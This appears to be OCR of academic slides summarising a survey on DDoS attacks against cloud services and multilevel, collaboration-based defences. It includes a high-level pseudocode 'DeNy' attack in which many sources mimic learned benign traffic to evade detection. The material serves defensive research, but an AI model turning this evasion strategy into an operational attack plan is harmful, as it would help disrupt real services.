
Yangyang Liu

Mutilevel Solution for DDoS Attacks

1. Traffic Filtering
2. Managing Costs
3. Service Availability
4. Collaboration
5. Damage Minimization
6. Resource Management

Yangyang Liu

Solution Hierachy with Three Solution Level



Future Direction

Based on traditional volumetric DDoS attacks, we now see a trend where the attacks are becoming sophisticated and are variable rate based. This allows the attackers to remain undetected.

Now, we can provide an extreme example of DDoS attack for which detection is impossible by the methods available today, i.e.,a detection near impossible (DeNy) DDoS attack. The phrase “near impossible” has been specifically used to imply a hope for detection and direction for the whole cloud security community.

DeNy Attack

Yangyang Liu

Algorithm 1: DeNy DDoS

Data: N Attack Sources S_u, $u = 1 \text{to} N$

Benign request distribution/pattern B_u for $u = 1 \text{to} N$.

Result: Successful attack for duration T

while Attack!=Successful && Attack Duration<= T **do**

Learn B_u for N users;

Prepare N Attack sources;

for all the u from 1 to N **do**

S_u follows B_u;

end

end

Reference: Combating DDoS Attacks in the Cloud: Requirements, Trends, and Future Directions,Gaurav Somani,Manoj Singh Gaur,Dheeraj Sanghi,Mauro Conti,Muttukrishnan Rajarajan,Rajkumar Buyya

Yangyang Liu

Properties and Patterns for DeNy Attacks

Properties

1. **Benignness**: The resultant traffic has no anomalies as per the attack detection rules.

2. **False alerts**: Any detection method that is traffic based would always give false positives even if the method was able to detect any patterns.

Patterns

In this type of attack, attackers send only benign traffic, but from very large number of sources. This results in traffic that is undetectable yet volumetric.

We also feel that this attack may be successful even with the number of sources equal to or slightly higher than the maximum parallel connections the target service can support.

Conclusion

DDoS attacks have important characteristics which play an important role while considering utility computing models. DDoS attacks in the cloud are different from the behavior of attacks on fixed on-premise infrastructure. We provide a detailed introduction to the attack methods, consequences, and attack dynamics. It is an attempt to analyze and gather the important requirements in designing DDoS mitigation solutions for cloud infrastructure. These requirements include optimization of five important factors governing the attack. These factors are sustainability/budget constraints, controlled autoscaling, minimization-based optimization of attack traffic,MTT(Mitigation Throughput Time), and service quality and availability. Thus, **Collaboration-based multi-level solutions** specifically designed for cloud and its features would surely perform better as compared to traditional DDoS solutions.